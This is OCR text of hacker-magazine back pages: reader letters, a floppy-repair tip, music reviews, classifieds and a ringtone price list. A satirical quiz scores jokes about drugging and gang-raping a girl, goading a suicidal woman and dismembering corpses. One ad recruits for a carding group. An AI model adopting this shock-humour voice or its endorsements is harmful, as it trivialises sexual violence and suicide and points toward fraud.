Кульный хацкер slawa [slawa@mail.iks.ru] обратился к нам с необычной просьбой, но оставить оную без ответа я не в силах, постараюсь сделать все, что смогу, но один точно не осилю. Поэтому совершенно официально объявляю небольшой конкурс на самую креативную идею: будь бескомпромиссен и напиши нам, что именно по твоему скромному мнению пищит в системном блоке у Славяна? Да, и никакого сленга! Авторы самых "богатых" и неординарных идей будут премированы лично мной :)) Письма с отгадками засылать, как обычно, на centner@real.xakep.ru

Здравствуйте, уважаемая редакция, я еще не научился ругаться на вашем сленге (типа "ламер", "хакнул", "пукнул"), поэтому спрошу на чисто человеческом языке, прямо в лоб: у меня в системном блоке что-то пищит, как в ламповом телевизоре, открывал, смотрел, слушал, но ничего не нашел, что это может быть? Может, бердан?!! А журнал у вас классный, смешной! А что такое ЮЗАТЬ! А у вас словаря нет? С приветом, Славян!

А вот и наши лидеры. Сегодня их трое, но один, ко всеобщему разочарованию, останется неизвестным, однако заслуженные почет и славу мы обязательно сохраним для этого героя. Итак, к делу, третий приз:

Дмитрий [ironbox@mail.ru]

Геологоразведочной службой НЫРЯЙ_В_ТАЗ на даче Бореньки Н.Е. были обнаружены богатые залежи зеленых бокситов, а также водоем водяры. Все шахтеры страны были приглашены на дачу…

Второй приз:

Papaguru [papaguru@yandex.ru]

Здравствуйте, редакторы :0)! Пишу это письмо вот уже год :). Очень прошу, отредактируйте это письмо как следует 80). Знаете, как ваш Даня меня достал? Из-за его импотенции страдают все ваши читатели и писатели, т.к. объем ограничивается из-за него)! Поэтому прошу от всего нашего студенческого общежития, уберите его со сцены! p.s. На "самое-самое" не обидимся, бриться будем также всем общежитием. p.p.s. А что там насчет диска?

А первый приз мы однозначно передаем в надежные руки неизвестного автора SMS-сообщения, свалившегося в наш мыльник и произведшего настоящий фурор… Приводим текст дословно:

**Что значит "соурце"? (SHTO ZNA4IT "SOURCE"?)
С уважением, 31337**

TIPS&TRICKS



Если дисковод перестал читать дискету, не спеши отправлять ее на свалку, она еще способна отслужить тебе столько же, сколько отслужила. Для этого нужно разделить ее корпус на две части и вытащить магнитный диск, отсоединить его от шпинделя (металлического центра), перевернуть и снова надеть на шпиндель. При этом следует обработать центральное отверстие диска - нанести тонкий слой клея между шпинделем и диском, а старый слой клея, который будет теперь наружу удалить (сособлить его можно хоть ножом, не волнуйся, там нет дорожек), правда я часто всем этим пренебрегаю. Затем вставить диск и склеить (или запаять) края корпуса. Опять же я не всегда это делаю, посмотри на фото мне иногда даже лень одевать пластинку, защищающую отверстие, и я юзаю дискеты в таком состоянии. После форматирования дискета будет готова к употреблению и если операция прошла аккуратно на ней не будет даже bad-секторов ;).

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?

IN TRASH

Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)

TEST: <Моральный ли ты урод?> ver 2.0



Корпорация Счастья

В нашей стране очень трудно было не превратиться в морального урода. Вот, например, я - вырос в пяти километрах от Ленинградской атомной электростанции и северо-западного могильника ядерных отходов, знакомился с жизнью по жутким, безумно нездоровым сказкам Ганса Христиана Андерсена и психоделическому журналу "Мурзилка", а в детском саду воспитательницы заставляли меня по шестьдесят раз в день повторять фразу "Владимир Ильич Ленин - наш вождь и учитель!". Школа также неслабо проехалась своими несмазанными шестеренками по мягкой детской психике. В первом классе вместе с учительницей мы дружно горланили песенку про отважную пионерку Таню: "Жгли ей губы, рвали волоса! Ничего им Таня не сказала, только немцам плюнула в глаза!". В седьмом - знакомились с шедеврами русской литературы, повествующими о студентах, которые почем зря мочат старушек топорами, а потом идут к подруге-проститутке поболтать за жизнь. Ну да ты и сам все прекрасно знаешь, чего я тут распинаюсь. Массовая моральная деградация на лицо: если раньше Алла Пугачева пела про "Миллион алых роз", то сейчас ей больше по душе песни о малолеточке, которую какой-то похотливый козел снял за таблетку экстази. Это притом, что ее уважаемый супруг с химическим блеском в глазах буквально светится эйфорией на всех своих концертах. Ну что же, почтеннейший хакер реальности, результат именно этого культурного наследия ты и видишь ежемесячно на страницах][. Соответствуй эпохе! А сатанинские сказки Андерсена и братьев Гримм надо запретить! Именно запретить!



Каким ты видишь мир будущего? Скажем, лет так через 200-300...

1 К тому времени люди создадут высокодуховную цивилизацию, где не будет места насилию и социальной несправедливости. Прекратятся все войны, люди будут жить в мире друг с другом и природой. А сверхсветовые космические корабли долетят до дальних звезд, где мы встретим представителей дружественных инопланетных цивилизаций, которые примут человечество на равных в Великую Космическую Конфедерацию. - 0 баллов

2 Запасы нефти кончатся, леса мы вырубим, моря и океаны засрем токсичными отходами, а сами передохнем на фиг от лучевой болезни и рака кожи. Это, конечно, если раньше нас не прикончат какие-нибудь инопланетные сопли с кислотой вместо крови. - 3 балла

3 Мир будущего будет покрыт четырехметровым слоем дерьма и радиоактивного пепла... - 5 баллов

4 Позитронные роботы уничтожат, наконец, человеческую цивилизацию и будут жить счастливо и в гармонии, стремясь постигнуть извечную загадку бытия. - 9 баллов

Какой фразой обычно заканчивались сказки, которые в детстве рассказывал тебе папа?

1 "И стали они жить-поживать, да добра наживать..." - 0 баллов

2 "Плакала-плакала Аленушка по братцу Иванушке, а потом пошла на речку и утопилась..." - 2 балла

3 "С тех самых пор каждую ночь из пятна на стене заброшенного дома вылезала Черная Рука и летела душить спящих детей." - 5 баллов

4 "И вот тогда-то мерзкие, грязные бомжи расчленили маленького бездомного песика, сожрали его внутренности и высосали из лапок костный мозг..." - 12 баллов

5 "Запомни главное, добрый молодец, - сказала Баба Яга. - В секции инициализации, помимо заполнения рабочего вектора, следует также установить обработчик мультиплексного прерывания!" - 17 баллов

С помощью чего ты обычно разводишь костер на природе?

1 Березовая кора и хворост - вот помощники настоящего бой-скаута! - 0 баллов

2 Хех, вы бы знали, как хорошо горит Уголовный Кодекс РФ и Декларация прав человека... - 3 балла

3 Берцовая кость девственницы, политая кровью шести христианских младенцев, сама вспыхивает в полнолуние, если ее положить на могилу проклятой ведьмы и прочитать заклинание, призывающее верховного демона Сета... - 10 баллов

Представь, что ты пригласил к себе домой понравившуюся тебе молоденькую девушку. Она девственница, и это ваше второе свидание. Итак, твои действия:

1 Я напою ее чаем, познакомлю с мамой и покажу наши семейные фотографии. - 0 баллов

2 Хе, ни одна девчонка не устоит перед моим обаянием. Конечно же, я постараюсь ее соблазнить. - 1 балл

3 Напою ее водкой до потери сознания и займусь сексом в стиле "минимал-техно". - 5 баллов

4 Добавлю девчонке в бокал пятьшесть доз конского возбудителя, а затем позову надругаться над ней всех своих друзей и знакомых. Сам же я сниму все это дело на камеру, чтобы потом продать пленку за бешенные бабки какому-нибудь иллегальному буржуйскому порносайту... - 8 баллов

Кто такой, по твоему, Даня Шеповалов?

1 Моральный урод! - 0 баллов

2 Эквивалент космической энергии. - 2 балла

3 Неверный, не смей произносить вслух имя Самого! Ибо милосердие Его безгранично, а мудрость - неисчерпаема. Да не пройдет мимо нас Первая Ударная Волна! - 5 баллов

4. Хе, да кому на фиг сдался этот адепт яиц и магии? - 11 баллов

5. Даня Шеповалов - это я... - 20 баллов

NEXT

X-MUSIC

Музыка для хакера

Команда: The Crystal Method
Пластинка: Tweekend
Релиз: Outpost Records, 2001
Реальный хит: Name of the game

Без всяких там долгих представлений и рассусоливаний, со всей присущей нам прямотой, точно в лоб заявим - это музыка для хакера, недаром пластинка The Crystal Method обнаружилась в загашниках Покровского. Да, на обложке можно обнаружить присущий многим "жестким" релизам значок Parental Advisory Explicit Content, а внутри коробочки лежат 11 очень даже бодрящих треков, каждый из которых способен реально простимулировать даже самого распоследнего, засыпающего за компом чайника. Короче - берегись!

Музыка для крякера

Команда: Messer Chups feat. Лидия Кавина
Пластинка: Black Black Magic
Релиз: Solnze Records, 2002
Реальный хит: Палец в вазелине

Для начала кратенько - о чем идет речь: валим в одну кучу музыку "Ножа для Frau Mueller", добавляем изрядную порцию терменвокса, замешиваем все полученное на полной отвязанности и получаем на выходе Black Black Magic. Теперь более подробно для тех, кто не знаком с околонаучным словом "терменвокс". Итак: "Терменвокс - первый в истории электромузыкальный инструмент. Изобретен в России в 1919 году. Назван по имени изобретателя Льва Сергеевича Термена. Звук извлекается путем перемещения рук исполнителя в электромагнитном поле вблизи металлической антенны, при этом со стороны кажется, что звук возникает из ниоткуда." Ну что, увлекательно? Тогда насладись "звуком из ниоткуда" в полной мере.

Музыка для западлостроителя

Команда: DJ Onionz
Пластинка: Future Acoustics
Релиз: Mannequin Odd, 2001
Реальный хит: X-tra Large

Альбом с лучком, чесночком и в чем-то даже с перчиком. Но одновременно это самый что ни на есть continuous mix cd. Альбом годится для прослушивания практически в любом настроении, ну а если есть желание блеснуть перед друзьями глубокими познаниями в "современной клубной музыке" - это как раз тот самый случай. А вообще говоря - просто добрейший house, единый во всех лицах и пробуждающий самые лучшие воспоминания о том времени, когда не все знали, что такое house-session.

Музыка для warezника

Команда: A-HA
Пластинка: Lifelines
Релиз: Warner Music, 2002
Реальный хит: Afternoon High

Альбом, в который можно запросто влюбиться, даже не зная абсолютно ничего о предыстории простых норвежских парней, которые с 1985 года выпустили: шесть альбомов и один сборник лучших песен, 34 сингла, тему к фильму про Джеймса Бонда, тему к параолимпийским играм Олимпиады 1994 года в Лиллехаммере, получили 8 наград MTV, награду 'Возвращение Года' в 2000 году и продали более 21 500 000 альбомов по всему миру. Супер! Да и так, между прочим: A-HA посетят Москву с концертом 28 июня этого года, все состоится в спорткомплексе "Олимпийский". Если ты фанат или сочувствующий - не пропусти, этот концерт должен запомниться.

Хумор

Даниил Шеповалов (danya@danya.ru)

РУБРИКА «Я ПЛАКАЛ»
(самое самое письмо Дане)
From: "Kusss" blacksun666@hotmail.com

Меня зовут Куссс, может, слышал уже о таком. Хотел бы поблагодарить Тебя за Твое творчество, если ЭТО так можно назвать (шутка). Нет, правда, спасибо. Уже сравнительно долгое время Ты являешься моральным наставником для современной молодежи. Это особенно важно, когда прочие идеалы благополучно утеряны, а новые еще не были созданы. Ты просвещаешь и открываешь глаза тем, кто, казалось бы, давно утерян для общества, проливаешь свет на неизведанные стороны человеческой души. Анализируя Твои произведения, я пришел к выводу, что Ты действительно "Величайший Гуманист Всех Времен и Народов". Твой лирический герой - наркоман, извращенец и душевно больной человек, но он как-то особенно по-детски наивен, я бы даже сказал, чист. Подобной чистоты образы, кроме как у Тебя, я встречал только у Маркиза де Сада и Достоевского. Твои герои глубоко социальны, что не менее важно в настоящее время, они возвышенны в самих себе, и это подчеркивает их конфликт с окружающим миром, это и драма, и победа одновременно, они не лишены иронии по отношению к себе и к миру. Не знаю, как Ты сам относишься к своим статьям, но для меня они по сей день являются руководством в жизни, тем единственным светлым, ради чего стоит вообще ступать на тернистый путь самопознания.

Допустим, ты стал свидетелем того, как твоя бывшая девушка, стоящая на крыше 40-этажного здания, истерично кричит, что жизнь без тебя ей не мила. Еще минута-другая, и она прыгнет вниз. Твои действия:

1. Я постараюсь убедить ее в том, что жизнь прекрасна и она еще встретит свою настоящую любовь... - **0 баллов**
2. Подойду к краю и, посмотрев вниз, задумчиво произнесу что-нибудь вроде: "Н-да, вон та торчащая арматурина тебе медом не покажется". Затем открою банку пива и отправлюсь домой - сегодня ж полуфинал! - **4 балла**
3. Достану пилочку для ногтей и начну увлеченно делать себе маникюр, периодически со скукой поглядывая на край крыши - не спрыгнула ли еще... - **5 баллов**
4. Крикну: "Ну же, сделай это, безмозглая дура!!!" - и тут же стану кидаться в нее камнями. - **6 баллов**

Как ты считаешь, каким способом лучше всего избавляться от мерзких бабулек с тележками?

1. Грязный подонок, да как ты только смог произнести такую мерзость!!! - **0 баллов**
2. Нужно принудительно вживлять бабкам в череп специальные чипы, подключенные к детонаторам, которые активизируются после достижения старушкой 70-летнего возраста. Чип будет сканировать состояние организма и тут же инициирует взрыв, как только зафиксирует, что бабка покатила куда-то свою уродливую тележку на колесиках. - **2 балла**
3. ААГРРРР!!! Дайте же мне скорее бейсбольную биту! - **4 балла**
4. Надо объявить по радио "Маяк", что мы оставим в живых только ту бабульку, которая замочит всех остальных. - **10 баллов**

Ты когда-нибудь выходил из себя от злобы и раздражения?

1. Нет, конечно, - я всегда стараюсь держать себя в руках. В конце концов мы живем в обществе, нужно уважать других людей. - **0 баллов**
2. Ага, блин, после той вечеринки в "Тоннеле". Еду я утром в метро, а там все эти мерзкие алкоголики с перекошенными мордами; потные, жирные, необъятные тетки и прочие мерзкие уроды с лицами землистого цвета. Ну почему у меня тогда не было с собой бензопилы: рубануть бы с воплем по цепляющимся за поручни рукам, превратить все в кровавый фарш! - **4 балла**
3. Я вообще думаю, что нужно установить закон, по которому каждый человек будет иметь право один раз в жизни выстрелить кому-нибудь в затылок из Магнума. Тогда бы люди стали гораздо более вежливо общаться друг с другом... - **7 баллов**

Слова какой песенки крутятся сейчас у тебя в голове?

1. "У меня есть счастье, я тебе отдам... я тебе отдам половинку его..." - **0 баллов**
2. "У меня ничего нету... Потому что ничего нету..." - **2 балла**
3. "По тундре, по железной дороге... где ходит поезд Воркута-Ленинград..." - **3 балла**
4. "Mazafakas are so ni-i-ice! Suck my d*ck... Kiss my ass! Frank! Frank! Frank Sinatra..." - **5 баллов**
5. "Па-ар-тия Ленина, сила народная, нас к торжеству ком-муни-зма ведет!" - **10 баллов**

Над твоей кроватью весит плакат с надписью:

1. "Иисус любит тебя!" - **0 баллов**
2. "Достижения химии - в жизнь!" -**3 балла**
3. "Заключенный, помни: примерное поведение - твой ближайший путь к досрочному освобождению!" - **5 баллов**
4. "Убей себя, спаси планету!" - **14 баллов**

На сколько частей ты обычно расчленяешь трупы?

1. Чего??? - **0 баллов**
2. На шесть, конечно же, разве можно как-то еще? - **2 балла**
3. Это женская работа! Настоящий мужчина должен лишь съесть сердце убитого врага, предварительно вырвав его из груди! - **7 баллов**
4. Расчленяешь... фи, как грубо! У меня дома, между прочим, стоит цистерна с 95-процентной соляной кислотой... - **8 баллов**

Наиболее часто ты употребляешь в разговоре следующие слова:

1. Работа, семья, большая стирка. - **0 баллов**
2. Кровь, ненависть, дерьмо, сперма. - **2 балла**
3. Закинуться, кокс, оргия, передоз. - **7 баллов**
4. Политика, олигархи, президент, фракция. - **10 баллов**
5. Платон, Ницше, трансцендентный, робототехника. - **21 балл**



Результаты

0 баллов: Веревка и мыло продаются в хозяйственном магазине за углом...

1 - 80 баллов: У тебя внутри есть крепкий моральный стержень - ты никогда не позволишь себе пукнуть в присутствии дамы или забить косяк с дурью перед Министерством внутренних дел РФ. Но со скользкой дорожки морального разложения тебе, дружок, уже не свернуть: то ли еще будет, ой-ой-ой...

81 - 190 баллов: В детстве ты был свидетелем того, как бездомный алкаш изнасиловал маленького, ручного хомячка - это событие и стало причиной твоего нравственного падения. Да, ты - сутенер и пушер некрофилического порно. Тем не менее раз в месяц ты достаешь из тайника видеокассету с записью фильма "Гостья из будущего" и плачешь, потому что ты не в силах сдерживать свою безответную любовь к Алисе Селезневой...

190 - 259 баллов: Вот уже десять лет ты неподвижно сидишь в позе лотоса на одной из гор Тибета и все дальше проваливаешься в ледяной космос, где напрочь отсутствуют мораль, нравственность и какие-либо социальные условности. Даже твои мысли надо запретить! Или, быть может, ты старый рейвер, сотрудник НИИ Робототехники, смысл жизни которого - создать цивилизацию роботов, так как искусственный интеллект является высшей ступенью эволюции. В любом случае для общества ты уже давно потерян...

Приём объявлений в раздел Classified e-mail: avdeev@gameland.ru Тел.: 229-2832 229-4367


Алетон
КОМПЬЮТЕРЫ
ДЛЯ ДОМА И ОФИСА
Продажа компьютерной техники в КРЕДИТ
Сборка, модернизация компьютеров
Проектирование, монтаж, обслуживание локальных сетей
Подключение к Интернету
комплектующие, мниторы, принтеры, сканеры, fax-модемы, оргтехника, картриджи, аксессуары
компьютеры для офиса
ATX/ASUS/Celeron900/128Mb/HDD10Gb/SVGA8Mb/FDD/CD52X/SB - 300
компьютеры для дома и офиса
ATX/Epox8KHA+/AMD XP1700+/256DDR/HDD 40GbIBM/GFMX400 64Mb/FDD/CD52X/SB - 515
домашний компьютер
ATX/ASUS P4t-E/P4 1700/256 RIMM/HDD 40GbIBM/GFMX400 64Mb/FDD/CD52X/SB - 670
полная гарантия 3 года
www.aleton.com
м."ТРЕТЬЯКОВСКАЯ" ПЫЖЕВСКИЙ пер., д.5 офис 121 (1-ый этаж), с 10 до 20
956-4996
737-6204
м."МАРКСИТСКАЯ" ул.МАРКСИТСКИЯ, Д.20, корп.6
911-9134


220
ПАВИЛЬОНОВ
И МАГАЗИНОВ
В ОДНОМ ЗАЛЕ
БУДЕНОВСКИЙ
КОМПЬЮТЕРНЫЙ ЦЕНТР
КОМПЬЮТЕРЫ
КОМПЛЕКТУЮЩИЕ
РАСХОДНЫЕ МАТЕРИАЛЫ
ОРГТЕХНИКА
КОМПЬЮТЕРНАЯ МЕБЕЛЬ
CD И ВИДЕОКАССЕТЫ
АУДИО-ВИДЕО
СОТОВАЯ СВЯЗЬ
БЫТОВАЯ ТЕХНИКА
СИСТЕМЫ ВИДЕОНАБЛЮДЕНИЯ
У НАС ПРЕДСТАВЛЕНЫ:
COMDES
Регард Трейд
Дел компьютерс
Техмаркет Колон
Инкотрэйд
КИТ
СтартМастер-Рубин
Дэка
ЮСН-Комп
НТЦ Электрон-Сервис
Глобал Тек
Радиокомплект-компьютер
и другие
проспект Буденного, д.53,
ст.м."Шоссе Энтузиастов",
т. 785-7575, www.budenovsky.ru


MP3
PLAYERS
тел.8(095) 150-8414,150-8418
url:http://www.dsg.ru
Самый
большой
выбор.
Низкие
цены


ВСЕГДА
В КУРСЕ ДЕЛ
ROVER BOOK
НОУТБУКИ
ОТ КОМПАНИИ
ИНДЭЛ
1295
1375
indel
ИНДЭЛ
Москва, м. Профсоюзная,
Нахимовский проспект, 36
129-21-36
124-85-13
124-87-09
ГДЕ БЫ ТЫ
НЕ НАХОДИЛСЯ...

Юниты

Борда

Мессадж можно закинуть на
board@real.xakep.ru



WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)







Хочу купить АМИГУ!!! Желательно А1200. Желательно новую, в хорошем состоянии и дешевую. О любых предложениях о продаже АМИГИ в Москве мыльте на **cyrus@televik.aha.ru.** (Хоть кто-нибудь в этом городе знает, где достать АМИГУ? ;(

Нужны люди, у которых есть идеи по созданию крупного программного продукта (Shareware), хоть чуть-чуть знающие C++ Builder или просто C++. Cyberbob **(joeysoft@narod.ru)**

С радостью расскажем жителям Москвы, как сидеть в одном крутом чате на ХАЛЯВУ (без бабла за инет) в обмен хоть на одну ссылку(и) на хакерский сайт :-)) Ждем писем! Группа NTD3k, **free_chat@mail.ru**



Приму в подарок любое старое железо (для распайки), можно очень старое и нерабочее. **gnoma3k333@hotmail.com**

Объявляю набор в группу ! Всё кто увидит знакомые слова пишите на **shelz@ezmail.ru.** Хак, Фрикинг, Кардинг, Кодинг, Юникс, Графика. Будем лучшими!

Хочу переписываться с умными людьми, все вопросы и пожелания кидать на **mynew-mail@freemail.ru**






Куплю][-Спец по Линуксу. Только для екатеринбуржцев. Мыльте. **mr.m0zz4rt@mail.ru**

Продам старые номера Хакера(36-40) и Спец Хакера(15-18). Обращаться москвичам на **TEHb@mail.ru**

Опытный программист на Visual C++ вступит в хак-группу. Обращатся по адресу **dimon133@rambler.ru**





ПРОДАМ CD:
1) Worms World Party - 35р;
2) Monster Truck 2 - 25р;
3) Rally Championship Xtreme - 50р;
4) Дальнобойщики 2 - 50р;
5) Counter-Strike v1.3 - 50р;
6) Medal of Honor - 110р;
7) Обучение Excel 2000 - 50р;
8) Обучение Интернет - 40р;
9) Обучение Word -30р;
10) Энциклопедия ПК - 110р;
11) Авто энциклопедия - 110р;
12) 3D Home Architect - 40р;
13) AutoCAD 14 - 40р;
14) Восстановитель стёртых файлов - 50р;
15) Windows 98SE + разные утилы - 50р;
16)Математика и статистика - 40р.
Возможен ОБМЕН. Мылить на: **TEHb@mail.ru**



Начинающая WEB DESIGN студия примет в свои ряды дизайнеров(cool и не очень) для разработки сайта WEB DESIGN студии(на самом деле он почти готов), совместной работы и развлекухи. P.S.Помогите начать играть в MAGIC. Колода уже есть (ARMADA DECK). В планах создать сайт посвященный MAGIC'у. Мылите на **nitr4@xakep.ru.** Отвечу всем.

Продам железо б/у: хард Seagate 3.2Gb, корпус ATX Desktop. **iron_box@mail.ru**



Тут возникла идея. Если ты хорошо рисуеш в фотошопе. Если ты хочеш получить уважения многих людей. То есть мысль переделать старую добрую Transport Tycoon Deluxe(игра). Мессадж можно скинуть на **rus_beer@mail.ru**

Дарова всем! Тут такая тема есть, создать спонсора и получать бабло (хотяб чтоб на пиво хватало :). Нужны люди, живущие в Питере и ЖЕЛАТЕЛЬНО до 16 лет. Мыльте на **s.m@land.ru**

Вступлю в дизигнерскую группу.
Знаю HTML, флэшку, фотожоп. Есть куча идей и огромный потенциал :). **Nacist (nacist@male.ru)**



Приму в дар журналы хакер или куплю по дешевке. Нужен "наставник" который помог бы мне стать хакером. Мыльте **csbrayn@yandex.ru**

Создается серьезный (более-менее) дизайн проект. Что-то вроде дизайн-студии + теоретический базис (как у Артемия Лебедева). Собирается под все это команда. Требуются дизайнеры, программисты, авторы... одним словом все, кто имеет отношение к веб-дизайну. Буду рад всем откликнувшимся. Писать на **akrasnov@yandex.ru.** Андрей.

Создам буклет на заказ по любой тематике кроме порно. Оплата от 100 $ и выше. Работаю удалённо. Пишите Егору Полякову **chacos@rambler.ru**





Требуется помощь в создании сайта (www.csforall.by.ru) об игре Counter - Strike. Помощь в ввиде статей, матерьялов, небольших флеш роликов на тему, скриншотов, рисунков и т.д. подробности на www.csforall.by.ru e - mail **yagi@yandex.ru** ICQ# 143355376

Ищу работу. Возраст- 16 лет. Знаю Perl/CGI, PHP, Java (Applet's,Servlt's), C++, Delphi, HTML, JavaScript, XML (немного). Напишу программу на заказ. Мой email: **nitr4@xakep.ru**

Очень нужен толковый человек, умеющий работать с анимацией во Flash 5. Есть некоторые задумки. Заинтересованные пишите: **Cray2002@yandex.ru**

Народ! У кого есть неплохой номер ICQ (желательно 8-ми значный или ниже) может продадите мне его? Ну или просто "хорошо звучащий"... Все предложения рассмотрю! :) **impon (simslam@hotmail.ru)**

Operator's лого		Operator's лого		Operator's лого		Operator's лого	
	69260506 $0.25		69240581 $0.35		69240604 $0.35		69240617 $0.35
	69250550 $0.45		69240591 $0.35		69240605 $0.35		69240618 $0.35
	69260567 $0.25		69240592 $0.35		69240606 $0.35		69240619 $0.35
	69240572 $0.35		69240593 $0.35		69240607 $0.35		69240620 $0.35
	69240573 $0.35		69240596 $0.35		69240608 $0.35		69240621 $0.35
	69240574 $0.35		69240597 $0.35		69240609 $0.35		69240622 $0.35
	69240575 $0.35		69240598 $0.35		69240610 $0.35		69240623 $0.35
	69240576 $0.35		69240599 $0.35		69240611 $0.35		69240624 $0.35
	69240577 $0.35		69240600 $0.35		69240612 $0.35		69240625 $0.35
	69240578 $0.35		69240601 $0.35		69240613 $0.35		69240626 $0.35
	69240579 $0.35		69240602 $0.35		69240614 $0.35		69240627 $0.35
	69240580 $0.35		69240603 $0.35		69240616 $0.35		69240628 $0.35

ЛОГОТИПЫ для телефонов NOKIA

нестандартное решение и эксклюзивное исполнение

Услуга доступна только для абонентов БИ ЛАЙН GSM

МЕЛОДИИ

широкий спектр любимых мелодий

Ваш телефон запоет по-новому!

Теперь любой владелец мобильного телефона **NOKIA** имеет уникальную возможность украсить дисплей своего телефона новым логотипом или скачать новую мелодию звонка.

Как получить лого/рингтон:

Выберите понравившийся Вам логотип/рингтон.*

Закажите выбранный логотип/выбранную мелодию, **позвонив** со своего мобильного телефона **на номер**, указанный под логотипом/рингтоном.

Дождитесь сообщения автоответчика: **«Ваша заявка принята. Для получения платной услуги BeeOnLine дождитесь звукового сигнала»**.

С Вашего счета спишется стоимость логотипа/рингтона. Плата за звонок равна стоимости понравившегося Вам рингтона/логотипа плюс налоги.

Через несколько секунд Вам придет SMS-сообщение с логотипом/рингтоном. Вы можете его просмотреть и затем сохранить.

*** ВНИМАНИЕ!**
Убедитесь, что Ваш телефон поддерживает получение логотипов!
Operator's лого:
Nokia 3210, Nokia 3310, Nokia 3330, Nokia 5110, Nokia 5130, Nokia 6130, Nokia 6150, Nokia 6210, Nokia 6250, Nokia 6310, Nokia 6310i, Nokia 7110, Nokia 8210, Nokia 8810, Nokia 8850, Nokia 8890, Nokia 9110, Nokia 9110i.

Услуга доступна только абонентам сети БИ ЛАЙН GSM в Московском регионе.

При кредитном порядке расчетов оплата за отправленную мелодию будет включена в очередной счет.

У абонентов БИ+ (а также у абонентов, выбравших авансовый порядок расчета), оплата за мелодию будет списана со счета в момент звонка по номеру для заказа. Если в это время на счете абонента недостаточно средств, то заказ не выполняется и никакой оплаты не производится.

№	Автор	Название	Номер	Цена
1	Вагнер	Полет Валькирий	6311000017	0.25$
2		Интернационал	6311000010	0.25$
3	Мендельсон	Свадебный марш	6311000011	0.25$
4	Бетховен	Лунная Соната	6311000015	0.25$
5		Сиртаки	6311000012	0.25$
6	Бетховен	5ая Симфония	6311000021	0.25$
7	Бах	Брандербургский концерт	6311000019	0.25$
8	НАРОДНОЕ	Солдатушки, бравы ребятушки	6311000029	0.25$
9	НАРОДНОЕ	Раскинулось море широко	6311000039	0.25$
10	НАРОДНОЕ	Ермак	6311000042	0.25$
11	НАРОДНОЕ	Дубинушка	6311000046	0.25$
12	НАРОДНОЕ	Когда я на почте служил ямщиком	6311000047	0.25$
13	НАРОДНОЕ	Ой мороз, мороз	6311000033	0.25$
14	НАРОДНОЕ	Калинка	6311000051	0.25$
15	НАРОДНОЕ	Вечерний звон	6311000052	0.25$
16	НАРОДНОЕ	Виновата ли я	6311000044	0.25$
17	НАРОДНОЕ	Вдоль по Питерской	6311000054	0.25$
18	НАРОДНОЕ	Во саду ли в огороде	6311000045	0.25$
19	НАРОДНОЕ	Ах вы, сени мои, сени	6311000055	0.25$
20	НАРОДНОЕ	Ах Самара-городок	6311000056	0.25$
21		Марсельеза	6311000066	0.25$
22	НАРОДНОЕ	Катюша	6311000064	0.25$
23	НАРОДНОЕ	Яблочко	6311000061	0.25$
24	НАРОДНОЕ	Ой, цветёт калина	6311000063	0.25$
25	НАРОДНОЕ	Чижик-Пыжик	6311000070	0.25$
26	НАРОДНОЕ	7.40	6311000068	0.25$
27	НАРОДНОЕ	Лезгинка	6311000069	0.25$
28	НАРОДНОЕ	Во поле берёза стояла	6311000067	0.25$
29	НАРОДНОЕ	Ты ж мене пидманула	6311000062	0.25$
30	Hi-Fi	Беспризорник	6311000082	0.25$
31	Hi-Fi	Не дано	6311000083	0.25$
32	Алла Пугачева	Старинные часы	6311000090	0.25$
33	Алла Пугачева	Делу – время	6311000092	0.25$
34	Алла Пугачева	Миллион алых роз	6311200023	0.45$
35	Алла Пугачева	В Петербурге сегодня дожди	6311000086	0.25$
36	Апина Алёна	Электричка	6311200022	0.45$
37	Апина Алёна	Летучий голландец любви	6311000084	0.25$
38	Апина Алёна	Соперница	6311000093	0.25$
39	Бутусов/DEADушки	Настасья	6311000094	0.25$
40	Валерий Меладзе	Скрипка (тема)	6311000104	0.25$
41	Валерий Меладзе	Сэра	6311000101	0.25$
42	Валерий Меладзе	Лимбо Бимбо	6311000102	0.25$
43	Валерий Меладзе	Скрипка (проигрыш)	6311000103	0.25$
44	Ветлицкая Наталия	Лунный кот	6311000085	0.25$
45	Вирус	Весна	6311000095	0.25$
46	Витас	Опера №2	6311000096	0.25$
47	Гости из будущего	Нелюбовь	6311000097	0.25$
48	Гости из будущего	Так отважно	6311000098	0.25$
49	Земфира	Искала	6311000109	0.25$
50	Земфира	Хочешь	6311000110	0.25$
51	Земфира	Прости меня моя любовь	6311000111	0.25$
52	Земфира	-140	6311000112	0.25$
53	Земфира	До свиданья!	6311000113	0.25$
54	Земфира	Аривидерчи	6311000114	0.25$
55	Земфира	Лондон	6311000107	0.25$
56	Земфира	Брызги	6311000108	0.25$
57	Киркоров Филипп	Я поднимаю свой бокал	6311000100	0.25$
58	Кузьмин Владимир	Симона	6311000087	0.25$
59	Леприконсы	Хали-Гали Паратрупер	6311000105	0.25$
60	Ляпис Трубецкой	Ау	6311000091	0.25$
61	Мурат Насыров	Кто-то простит	6311000099	0.25$
62	Наутилус Помпилиус	Гудбай Америка	6311200024	0.45$
63	Наутилус Помпилиус	Ален Делон	6311000106	0.25$
64	Шура	Не верь слезам	6311000088	0.25$
65		Подмосковные вечера	6311000077	0.25$
66		Мурка	6311300007	0.65$
67	Cher	Beleive	6311000007	0.25$
68	Creedence Clearwater Revival	Have You Ever Seen the Rain	6311100007	0.35$
69	Eagles	Hotel California	6311300002	0.65$
70	Suzanne Vega	I am Sitting	6311300004	0.65$
71	London Beat	I've Been Thinking About You	6311200010	0.45$
72		Jingle Bells	6311400001	0.95$
73	Chingiz Khan	Moscow	6311200006	0.45$
74	Roy Orbison	Oh Pretty Woman	6311300003	0.65$
75	O.S.T.	Star Wars Imperial March	6311400000	0.95$
76	Мюзикл Норд-Ост	Школа	6311200020	0.45$
77	Мюзикл Норд-Ост	Новый год	6311200021	0.45$
78	Мюзикл Норд-Ост	Летчики	6311200019	0.45$



Цены указаны без учета НДС и НСП.

Полный список мелодий и логотипов — на сайте www.beeonline.ru.
Подробная информация об услугах БиОнЛайн — в информационных печатных материалах и в абонентской службе по телефону 611.

